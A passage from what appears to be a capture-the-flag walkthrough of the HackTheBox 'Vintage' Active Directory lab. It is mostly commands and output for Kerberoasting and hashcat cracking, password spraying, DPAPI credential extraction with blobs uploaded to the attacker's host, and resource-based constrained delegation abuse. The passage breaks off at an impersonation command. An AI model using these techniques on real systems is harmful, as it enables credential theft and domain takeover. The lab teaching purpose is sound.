croc@hacker$ KRB5CCNAMEGMSA01$.ccache python3 targetedKerberoast.py -k --no-pass -d 'vintage.htb' --dc-host 'DC01.vintage.htb' --dc-ip '10.10.11.45'[*] Starting kerberoast attacks[*] Fetching usernames from Active Directory with LDAP[+] Printing hash for (svc_sql)$krb5tgs$23$*svc_sql$VINTAGE.HTB$vintage.htb/svc_sql*$f335c53b04bd9c45c92837e8434a5f8b$e709bf0486c63008fc63fdd6766dec4959034745134b45cbfb65b17771db0881a918f5970c7b06021a50adc910627f0811c62d3bee2d90b35a69ef51253a9dd8ce71af0d0c5be3fab0da2350926154a0faccbce694bc8e51fc7f6cad660c464bdb17963230064ae4326128df1db41de1c7f3b45563cbad9db57c0f4911d8464a303f19ee40c34785f03490a5223b640a3f82cae500430a97417e86b9b8cb91226e0076724cc3023e2623a76685d2cd0106ec16ae62d25b3793185b0bc55575f93e6062ca6fbbcaae8974cc0667338443b383041752bc82b9483c6d658cdbcd174ea16b648f43684863cfe2c5775078be49fb2325394f2c643cbf0928413ad5688536ce870db4107aa2832ccb65ae6f2fdc34553a189df3a282ca9b33f9c777d5d3541a9aa382647e6db7f1208a46986ba204760d43fbbedef15b339a22b466afaeda90d9df0a8c0bc22c4ef42e554a96dd6e4353aa6a7874999966aa51dda6599ea603ee84b1266423a277fb9f2e867e4b0286b328da2ee860d5fd69ed1fe03f4bb100cbab0d751a00f9bd948097f9894ab52cd60d65eec2db14ffe5118d4d206aa0d812762c098afb4e443f0d3989b6162a40f898a5903ec76ac33072103154d4eecdd1c8eb0c767b5e9c5d77ba9f9c68e24d68915f20683d77c8bfec8119c57e44754e06061b9fba2571d78d6eedf20c7e80b2102cf446e15baca64e8742c21383f1200a91af9c310de03955e477c8a04ff785fc001583b4b918b6f994419392af4b3689d22c1ab4943f31f5a3ddd63c3f9f15caabf860312eb59c76b18653f6318e7f3b683d6581703df8437095132468c94c90574098523a1e61a33d824ab47c4e9ba1c5231aea16c6003486ff822ba3400405dae45b8b2c6e38dee269baf89f4c377671ba558a7e6b5f7427c991c5dcb4cf21a99bd1c1f164bc4ca58d6c69f4a5444ba2e974bc85526c984950235fcbfc136828986c44cd7d71bb6b93046b2be3caac37ac730c8d6b104bb911d778cbec110a7e20a8be8c52ff5ee7f538d039b4ac38ffc11b44f6f0e23b2319d896ce5ce6857a319f3e9de3cea8656684fa4d5d154654ddeddaf427746b9651fd632d790276a74ac63604018c3bb5fdc6b7b2cbffe11c5e83a85ac83b233296d081a485627d5ff400373bcb46d09e6e439bb2be831bad2105d5103e06d7220f532069a09de71625facfdb8986b7f53631d265d29bb55e287832c74857d3a2076f348c9a3627145cc5d5f57d08cabeec5ca7fd7406a4b934545f9910c42e998d03462f3d95d1d00762fea22508ffffc4268514474688e15272d8846ee7561f75d6e4a648cee84a67fe5e2cf06e61305f0a4d543ea1c7ccb34aed6ff9ec4effb3a649b73b1e7f942a962189c35b23553387d5eea2ec96507cc771188c7371aaf23b7fbaa8dd786a87243b76cbe4470d4008a41deb[+] Printing hash for (svc_ldap)$krb5tgs$23$*svc_ldap$VINTAGE.HTB$vintage.htb/svc_ldap*$04ae435466cebf9d090c728e2246d615$5747ffa3888c0b11587a353ff56bf5c9d679a396deb9d6a06282aa2d60bf391e2ef199bbdb8de00e3d750d213aa1e4cfe53e90242f84119b4916545dc1744294fbd35e68df8f5d8cc7771bf54d2c0920510051773f974623c2928876684f6f266b592a961c5a37106823923dafb1a8ce3cbc967b4b67eecfb223547edea93e1008e42c917596f3d79c20b9bc12c8106d5df7ec932a752737756376320a7d8496fe607115828c738a0dc69d4828ccca141d271e0a40d150baa2d6f40ab7c1bc605608ed2a0d6c27329e14e6510fb1b1c1075886352ccb839e3bb5046990e3cf63f5b703782f91514074cef920010fbb5fc2958607793f436e4ea98566e0fbe25b6fe61a54a1f4332086f0e9f4981747b7ad9af4e05d1770362d175d06c8aaa306c2bda7e54710c588c18d9fa3a9a775e97949ef6bc1732aca34206dab4bcf9a7548b480fba8a7e4d2554e945589fae3ac9cf8da08836bdc2111906a75a6cf067dbf86561ef3c09b2122ec41ca8d1a792ce930c044d8f560721bce655d0e4d645c7b24e6ca1e2c61b0885260890917b1a4df67d1df22648187e1aab6ec99542860f6b9b9c2e42463bd6cdc85d1b9ffe6117cedc3d7570254e78cd3e29230eaf1c13a13d0fe7e4a7c6d066926f1a95121446bf23457a8d6fcdb5339be55f8025de6462033875303f9a4b63ea3511256d8da63e0734c7e6b1ee04d3f474dbbf5a0959eca47b9ed5afffe0bc6b485d390ff0c999ac5671d2772030b900f8090c5227f2b1e8da3b680ab8ce0753276b428d8ea345256cd61538ac685fd20380b080056697232a1eea7258f32d747efdc34d33d15d69339de737236cecee2a4d41a2baa7c78a9b5af6a7cbf0d8ee668652db936334c70ad59b8dfb6d5db7d1e238dfa4a477c9384560f63b4db1f5ac5f08bd9ca75145d388892abdd029e0a0342c8b63e8dea57ccaef21278a0d04175ea4d5ff936bd8753a3d7740c5476964532b447f9b4f16df0f4cfa5181ead99eb1c200b209f53e710cbf0e6d83143ad61d593063f31b696074ccd584c09bcddf6fc34f5b6ef7189d8cd5d5b89b744f378843563ed5d51c5e6040f62589aa05227d647cc8be6cc7d0c48d5cd44d465624406b70dbd592a7df99d0e6a0a2a76599628435a5e779e0a3d66533cbef25f34281548900f48302997ea2c2d05ad7928be6cb384fec373c93be660eb514c5549c027f84e6884b66edc9b30772e2e6781bb0d745d7659e50dea2a3e8f170a6c976b0394bb15215b724e829080d88df8b50333f48b157b9df85da32fd334e875f46d5e71a08c35f255336fe8e54f0f58e6c520b7519ef3dee6c1eb3617f78f807da7ab430c2326c87ec2a2609b8ecbbf2696cc0380613887f78296966bddaf6c336aa73ee4cecbe56c1e3bc544f171f757afb0361726ea5a8ac654d2a6710f6c7635a40214b25e728e[+] Printing hash for (svc_ark)$krb5tgs$23$*svc_ark$VINTAGE.HTB$vintage.htb/svc_ark*$2c51e4092cc7433908e17559948a3638$22ba31d929ec8aab275f490ebf03a63d0923d73e124cf255002ae90490f7576e2999c5347c531c22d8ada3042a057865fdaf1d1fee9bacb269cd80412e6c82d422198c7d387867107bb9bf30343a1bfba0e2625a97095743feb966e4676bc30748190702438e719943cfd09ed9840f267c66f3395b051498d17457cddd3d7e94bd15224e170b5ea91864d00fd8871236fe3ffa0ba98944726a2d37d9a67a7c8b49e8d9c3636f140c303be7262e9f4c07d793cce49f07126932cac85bbafe6f02a1037b4f0ae567d4e154a9272425ef2d206c7cc78055307c3e5a2c36bdf2e48970f2f903a825ed1cf4c5192eb316b5dab8e6fc99d266fc3df78b284ad582dd4a258c2faa602591f2b8bd9a76e4b9ca827fec241113fbc484d90a35de14ff46434887b02fc551320ec53d6357a5cd018c11025d95caaaae87ff7a80e2fdfc8f445433c2254d652e35f69693cb08763c652067024ee03ac6afd71fd459d52965e38e5e36ce325bae11b601024146bff6596a817bbf1db687a838307d89c8a77e1594bd8bcfb96bc214f6392bc45cfa325846239061e98f93d2f74cfd02e0856de63c6d414cdc30eaa81ca54c79d97426c96d1d0cbb99722a383a7a9918e934ef2f8142c08245c1cd937d805898f4ce24e8033631af843f442d0905f2bc1b95345359082fd3804b971136fb09bff1d067d9c4e3b2d29fc6c5f3e360d1a593023b0ce1cdb4528330300c83378631da578dff0ec2dafbbd4d55175c0db04e77297775eed6e1f3e5b97e2034e934325d11a0b085d184f537e01cd8340a006b10ef4b9c4347caba7728ecec7d98e91a0af0642038abd23722fb9db0cba0b6647400d1b9d2434c33cd5e71fc382ec0f48b9585f72c31bd150dfbff55c7ad037dbd74bc2c376f6ba27fe20fb0e6d7ac2b7b08246f7d46cec7ac434fed81857daa0807037bea2b12e57ba82fa4e6fc414c5ca97c15ed4f4298c85e250a053acdc804a7531ac2369afa99e82071b15c5960b1cd00095ff97d366f4a6eb7464afc6605cff12416beb189f323c372eb556a5aecb682e9e965f47c385ea9175d0ec7d941e610746b7bce4edcc258de001929dfdce53caecdee10c3ef03d30d879e039f164eac99a3154fa7a9abd93e2ce33b9df729b81bf8fac5c24bec2b0042a3da9c8162bee478bf96b5073cb6dd36a69c2a49ed74ac10b9d0287975c73fdb00d16f436d332bd00631083e9106c3add62117e4922fe5f64d9cc4c6dbc64a441061df4f49b7eafd61a005ff503e73172c4f96eb87f95e0fde1a0db358b9106526ed9949da0abeb87ff2eac7fde7babb2717df1c2edea76ee5f0f003a1eb036babf3fffc94fe28706b1f6da5c38daf7649ec4be0a3a3679f6ef0f4d8a5b0b8b0f3f200c5544bc1b963ad152f6c13eaf3df7649c7d5830fb4e25c2903c34e8690e2e7b43faf4bcfe0eef1Cracking the TGS Hashes

I used hashcat to crack the hashes and luckily one of them cracked.
croc@hacker$ hashcat -m 13100 krb.txt /usr/share/wordlists/rockyou.txtThe password for the svc_sql account is Zer0the0ne.
Password Spraying
Users
First, I made a users.txt file with all the users listed in it. Usually, I do this at the very beginning of the box though.
croc@hacker$ nxc ldap DC01.vintage.htb -u 'P.Rosa' -p 'Rosaisbest123' -k --users | awk 'NR>4 {print $5}' > users.txt
croc@hacker$ cat users.txtAdministratorGuestkrbtgtM.RossiR.VerdiL.BianchiG.ViolaC.NeriP.Rosasvc_sqlsvc_ldapsvc_arkC.Neri_admL.Bianchi_adm
nxc
I used nxc to pass the password along and fortunately, we have a valid login for C.Neri user account:
croc@hacker$ nxc ldap 10.10.11.45 -u users.txt -p 'Zer0the0ne' -k --kdcHost 'DC01.vintage.htb' --continue-on-successLDAP 10.10.11.45 389 DC01 [*] None (name:DC01) (domain:vintage.htb)LDAP 10.10.11.45 389 DC01 [-] vintage.htbAdministrator:Zer0the0ne KDC_ERR_PREAUTH_FAILEDLDAP 10.10.11.45 389 DC01 [-] vintage.htbGuest:Zer0the0ne KDC_ERR_CLIENT_REVOKEDLDAP 10.10.11.45 389 DC01 [-] vintage.htbkrbtgt:Zer0the0ne KDC_ERR_CLIENT_REVOKEDLDAP 10.10.11.45 389 DC01 [-] vintage.htbM.Rossi:Zer0the0ne KDC_ERR_PREAUTH_FAILEDLDAP 10.10.11.45 389 DC01 [-] vintage.htbR.Verdi:Zer0the0ne KDC_ERR_PREAUTH_FAILEDLDAP 10.10.11.45 389 DC01 [-] vintage.htbL.Bianchi:Zer0the0ne KDC_ERR_PREAUTH_FAILEDLDAP 10.10.11.45 389 DC01 [-] vintage.htbG.Viola:Zer0the0ne KDC_ERR_PREAUTH_FAILEDLDAP 10.10.11.45 389 DC01 [+] vintage.htbC.Neri:Zer0the0neLDAP 10.10.11.45 389 DC01 [-] vintage.htbP.Rosa:Zer0the0ne KDC_ERR_PREAUTH_FAILEDLDAP 10.10.11.45 389 DC01 [-] vintage.htbsvc_sql:Zer0the0ne KDC_ERR_CLIENT_REVOKEDLDAP 10.10.11.45 389 DC01 [-] vintage.htbsvc_ldap:Zer0the0ne KDC_ERR_PREAUTH_FAILEDLDAP 10.10.11.45 389 DC01 [-] vintage.htbsvc_ark:Zer0the0ne KDC_ERR_PREAUTH_FAILEDLDAP 10.10.11.45 389 DC01 [-] vintage.htbC.Neri_adm:Zer0the0ne KDC_ERR_PREAUTH_FAILEDLDAP 10.10.11.45 389 DC01 [-] vintage.htbL.Bianchi_adm:Zer0the0ne KDC_ERR_PREAUTH_FAILEDWinRM as C.Neri
As C.Neri a remote management user, we can have WinRM access. However, as Kerberos Authentication is a requirement, we need to set up some things first.
TGT for C.Neri
We must get the TGT for C.Neri which we will use for authentication afterwards:
croc@hacker$ impacket-getTGT 'vintage.htb/C.Neri:Zer0the0ne' -k -dc-ip 'DC01.vintage.htb'Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Saving ticket in C.Neri.ccache
/etc/krb5.conf
We must also configure the /etc/krb5.conf file. Luckily, I found a script that does this for us:
I used the above script to configure the /etc/krb5.conf file for our domain:
croc@hacker$ python3 configure_krb5.py -husage: configure_krb5.py [-h] domain_fqdn dc_name
Configure krb5.conf for evil-winrm
positional arguments:  domain_fqdn  Domain FQDN  dc_name      Domain Controller Name
options:  -h, --help   show this help message and exit
croc@hacker$ python3 configure_krb5.py vintage.htb DC01[*] This script must be run as root[*] Configuration Data:[libdefault]        default_realm = VINTAGE.HTB
[realms]        VINTAGE.HTB = {                kdc = dc01.vintage.htb                admin_server = dc01.vintage.htb        }
[domain_realm]        vintage.htb = VINTAGE.HTB        .vintage.htb = VINTAGE.HTB
[!] Above Configuration will overwrite /etc/krb5.conf, are you sure? [y/N] y[+] /etc/krb5.conf has been configured
WinRM
As we have got the TGT & the /etc/krb5.conf configuration is done as well, we can now have WinRM access as C.Neri:
croc@hacker$ KRB5CCNAME=C.Neri.ccache evil-winrm -i 'DC01.vintage.htb' -r 'vintage.htb'
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint*Evil-WinRM* PS C:UsersC.NeriDocuments>
User.txt
*Evil-WinRM* PS C:UsersC.NeriDesktop> cat user.txte40205*******************Shell as Root
After being stuck for quite a while here, I took a step back and reviewed the information we’ve gathered so far. I noticed that C.Neri has a separate admin account, C.Neri_adm. This led me to consider that the end user may have carried out administrative tasks using C.Neri_adm while logged in as C.Neri — which is quite common.
If that’s the case, there could be cached credentials on the machine worth checking. Let’s see!
Uncovering DPAPI Secrets
The DPAPI (Data Protection API) is an internal component in the Windows system that allows various applications to store sensitive data (e.g. passwords) in an encrypted format. Read more below:
Step 01 - Blob Storage
I tried using seatbelt.exe in order to enumerate the DPAPI blobs but I got hit by AV(which is interesting). Mimikatz isn’t a viable option either because it doesn’t work well with a evil-winrm session & we also have AV in place.
*Evil-WinRM* PS C:UsersC.NeriDocuments> ./Seatbelt.exe WindowsCredentialFilesProgram 'Seatbelt.exe' failed to run: Operation did not complete successfully because the file contains a virus or potentially unwanted softwareAt line:1 char:1+ ./Seatbelt.exe WindowsCredentialFiles+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~.At line:1 char:1+ ./Seatbelt.exe WindowsCredentialFiles+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ + CategoryInfo : ResourceUnavailable: (:) [], ApplicationFailedException + FullyQualifiedErrorId : NativeCommandFailedHence, it’s better to go the manual way of enumeration. Looking at the common paths for Windows Credential Manager DPAPI blobs, the following cached credentials were found under the blob storage of C.Neri:
*Evil-WinRM* PS C:UsersC.NeriDocuments> Get-ChildItem -Hidden ~AppDataLocalMicrosoftCredentials
    Directory: C:UsersC.NeriAppDataLocalMicrosoftCredentials
Mode                 LastWriteTime         Length Name----                 -------------         ------ -----a-hs-          6/7/2024   1:17 PM          11020 DFBE70A7E5CC19A398EBF1B96859CE5D
*Evil-WinRM* PS C:UsersC.NeriDocuments> Get-ChildItem -Hidden ~AppDataRoamingMicrosoftCredentials
    Directory: C:UsersC.NeriAppDataRoamingMicrosoftCredentials
Mode                 LastWriteTime         Length Name----                 -------------         ------ -----a-hs-          6/7/2024   5:08 PM            430 C4BB96844A5C9DD45D5B6A9859252BA6
Step 02 - Master Keys
The two highlighted ones below are the master keys that might be used in order to encrypt the blobs above:
*Evil-WinRM* PS C:UsersC.NeriDocuments> Get-ChildItem -Recurse -Hidden ~AppDataRoamingMicrosoftProtect | select -expand fullnameC:UsersC.NeriAppDataRoamingMicrosoftProtectCREDHISTC:UsersC.NeriAppDataRoamingMicrosoftProtectSYNCHISTC:UsersC.NeriAppDataRoamingMicrosoftProtectS-1-5-21-4024337825-2033394866-2055507597-11154dbf04d8-529b-4b4c-b4ae-8e875e4fe847C:UsersC.NeriAppDataRoamingMicrosoftProtectS-1-5-21-4024337825-2033394866-2055507597-111599cf41a3-a552-4cf7-a8d7-aca2d6f7339bC:UsersC.NeriAppDataRoamingMicrosoftProtectS-1-5-21-4024337825-2033394866-2055507597-1115BK-VINTAGEC:UsersC.NeriAppDataRoamingMicrosoftProtectS-1-5-21-4024337825-2033394866-2055507597-1115PreferredStep 03 - Download blobs & master keys
We will be using Apache Web Server and the [System.Net.WebClient] method to HTTP POST them back to our Kali machine. You can use the following guide from 0xBEN:
DPAPI BLOBS
Assuming that the Apache Server is up and running on your Kali Machine, following are the commands to download the DPAPI blobs:
*Evil-WinRM* PS C:UsersC.NeriDocuments> [System.Net.WebClient]::new().UploadFile('http://10.10.14.109/upload.php', 'C:usersC.NeriAppDataLocalMicrosoftCredentialsDFBE70A7E5CC19A398EBF1B96859CE5D')*Evil-WinRM* PS C:UsersC.NeriDocuments> [System.Net.WebClient]::new().UploadFile('http://10.10.14.109/upload.php', 'C:usersC.NeriAppDataRoamingMicrosoftCredentialsC4BB96844A5C9DD45D5B6A9859252BA6')MASTER KEYS
Following are the commands to download the master keys:
*Evil-WinRM* PS C:UsersC.NeriDocuments> [System.Net.WebClient]::new().UploadFile('http://10.10.14.109/upload.php', 'C:usersC.NeriAppDataRoamingMicrosoftProtectS-1-5-21-4024337825-2033394866-2055507597-11154dbf04d8-529b-4b4c-b4ae-8e875e4fe847')*Evil-WinRM* PS C:UsersC.NeriDocuments> [System.Net.WebClient]::new().UploadFile('http://10.10.14.109/upload.php', 'C:usersC.NeriAppDataRoamingMicrosoftProtectS-1-5-21-4024337825-2033394866-2055507597-111599cf41a3-a552-4cf7-a8d7-aca2d6f7339b')END RESULT
Here, we have all our files in our Attack box & now we can proceed further:
croc@hacker:/var/www/html/uploads$ ls -latotal 32drwxr-xr-x 2 www-data www-data 4096 Apr 3 09:16 .drwxr-xr-x 3 root root 4096 Apr 3 09:05 ..-rw-r--r-- 1 www-data www-data 740 Apr 3 09:15 4dbf04d8-529b-4b4c-b4ae-8e875e4fe847-rw-r--r-- 1 www-data www-data 740 Apr 3 09:16 99cf41a3-a552-4cf7-a8d7-aca2d6f7339b-rw-r--r-- 1 www-data www-data 430 Apr 3 09:14 C4BB96844A5C9DD45D5B6A9859252BA6-rw-r--r-- 1 www-data www-data 11020 Apr 3 09:12 DFBE70A7E5CC19A398EBF1B96859CE5DStep 04 - Decrypting Master Keys
In order to decrypt these master keys, we also require the user C.Neri’s SID which can be obtained from the whoami /all command on the target.
*Evil-WinRM* PS C:UsersC.NeriDocuments> whoami /all
USER INFORMATION----------------
User Name      SID============== ==============================================vintagec.neri S-1-5-21-4024337825-2033394866-2055507597-1115
GROUP INFORMATION-----------------
Group Name                                  Type             SID                                            Attributes=========================================== ================ ============================================== ==================================================Everyone                                    Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled groupBUILTINRemote Management Users             Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled groupBUILTINUsers                               Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled groupBUILTINPre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled groupNT AUTHORITYNETWORK                        Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled groupNT AUTHORITYAuthenticated Users            Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled groupNT AUTHORITYThis Organization              Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled groupVINTAGEServiceManagers                     Group            S-1-5-21-4024337825-2033394866-2055507597-1137 Mandatory group, Enabled by default, Enabled groupAuthentication authority asserted identity  Well-known group S-1-18-1                                       Mandatory group, Enabled by default, Enabled groupMandatory LabelMedium Plus Mandatory Level Label            S-1-16-8448
PRIVILEGES INFORMATION----------------------
Privilege Name                Description                    State============================= ============================== =======SeMachineAccountPrivilege     Add workstations to domain     EnabledSeChangeNotifyPrivilege       Bypass traverse checking       EnabledSeIncreaseWorkingSetPrivilege Increase a process working set Enabled
USER CLAIMS INFORMATION-----------------------
User claims unknown.
Kerberos support for Dynamic Access Control on this device has been disabled.
Now, we can proceed to decrypt both of the master key files using impacket-dpapi:
croc@hacker:/var/www/html/uploads$ impacket-dpapi masterkey -file 4dbf04d8-529b-4b4c-b4ae-8e875e4fe847 -sid S-1-5-21-4024337825-2033394866-2055507597-1115 -password 'Zer0the0ne'Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[MASTERKEYFILE]Version     :        2 (2)Guid        : 4dbf04d8-529b-4b4c-b4ae-8e875e4fe847Flags       :        0 (0)Policy      :        0 (0)MasterKeyLen: 00000088 (136)BackupKeyLen: 00000068 (104)CredHistLen : 00000000 (0)DomainKeyLen: 00000174 (372)
Decrypted key with User Key (MD4 protected)Decrypted key: 0x55d51b40d9aa74e8cdc44a6d24a25c96451449229739a1c9dd2bb50048b60a652b5330ff2635a511210209b28f81c3efe16b5aee3d84b5a1be3477a62e25989f
croc@hacker:/var/www/html/uploads$ impacket-dpapi masterkey -file 99cf41a3-a552-4cf7-a8d7-aca2d6f7339b -sid S-1-5-21-4024337825-2033394866-2055507597-1115 -password 'Zer0the0ne'Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[MASTERKEYFILE]Version     :        2 (2)Guid        : 99cf41a3-a552-4cf7-a8d7-aca2d6f7339bFlags       :        0 (0)Policy      :        0 (0)MasterKeyLen: 00000088 (136)BackupKeyLen: 00000068 (104)CredHistLen : 00000000 (0)DomainKeyLen: 00000174 (372)
Decrypted key with User Key (MD4 protected)Decrypted key: 0xf8901b2125dd10209da9f66562df2e68e89a48cd0278b48a37f510df01418e68b283c61707f3935662443d81c0d352f1bc8055523bf65b2d763191ecd44e525a
Step 05 - Decrypt the Blobs
Hurrah! The second blob decrypts using the second master key revealing the password of C.Neri_adm:
croc@hacker:/var/www/html/uploads$ impacket-dpapi credential -file C4BB96844A5C9DD45D5B6A9859252BA6 -key '0xf8901b2125dd10209da9f66562df2e68e89a48cd0278b48a37f510df01418e68b283c61707f3935662443d81c0d352f1bc8055523bf65b2d763191ecd44e525a'Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[CREDENTIAL]LastWritten : 2024-06-07 15:08:23Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)Type        : 0x00000001 (CRED_TYPE_GENERIC)Target      : LegacyGeneric:target=admin_accDescription :Unknown     :Username    : vintagec.neri_admUnknown     : Uncr4ck4bl3P4ssW0rd0312
The password for c.neri_adm is Uncr4ck4bl3P4ssW0rd0312.
Revisiting Bloodhound
I marked c.neri_adm as owned and under First Degree Object Control, we can see that it has the GenericWrite and AddSelf privilege over the Delegated Admins Group.

We can further see that the Delegated Admins group has AllowedtoAct DACL on DC01.

The DelegatedAdmins group has been granted Resource-Based Constrained Delegation (RBCD) access to DC01.
This allows an attacker to execute a modified S4U2self/S4U2proxy abuse chain to impersonate any domain user(except the ones in the Protected Users group) and receive a valid service ticket “as” that user which can be further utilized to gain file system access on the Domain Controller.
Abusing S4U2self/S4U2proxy
Abusing this attack path requires an account with an SPN set and membership in the DelegatedAdmins group. This is necessary for that account to function as a delegating service.
The target service account will be svc_ark for me. Although, it’s okay to use any of the three but avoid using svc_sql because it was disabled initially & there is a cleanup script running as well which might make trouble for you.
Step 01 - Set a SPN
First, we need to set up a servicePrincipalName for the svc_ark in order for it to act as a service account and has the ability to request service tickets from the KDC on behalf of any other user.
croc@hacker$ KRB5CCNAME=C.Neri.ccache bloodyAD --host 'DC01.vintage.htb' -u 'C.Neri' -d 'vintage.htb' -k set object 'svc_ark' 'servicePrincipalName' -v 'fake/fake'[+] svc_ark's servicePrincipalName has been updatedStep 02 - Add to DelegatedAdmins Group
Next, we want to add svc_ark into the Delegated Admins group in order for it to possess the delegation rights. Note that, I used the C.Neri_adm account in order to do that.
croc@hacker$ bloodyAD --host 'DC01.vintage.htb' -u 'C.Neri_adm' -p 'Uncr4ck4bl3P4ssW0rd0312' -k -d 'vintage.htb' add groupMember 'DelegatedAdmins' 'svc_ark'[+] svc_ark added to DelegatedAdminsStep 03 - Change the Password
I changed the password for svc_ark to Supp0rtmeonpatreon.
croc@hacker$ KRB5CCNAME=C.Neri.ccache bloodyAD --host 'DC01.vintage.htb' -u 'C.Neri' -d 'vintage.htb' -k set password 'svc_ark' 'Supp0rtmeonpatreon'[+] Password changed successfully!Step 04 - Delegate Access
In the following command, we are authenticating as svc_ark while impersonating L.Bianchi_adm & since wmiexec relies on cifs, we request cifs/dc01.vintage.htb.
croc@hacker:~/HTB/vintage$ impacket-getST -impersonate 'L.Bianchi_adm' -spn 'cifs/dc01.vintage.htb' -k -dc-ip '10.10.11.45' 'vintage.htb/svc_ark:Supp0rtmeonpatreon'Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
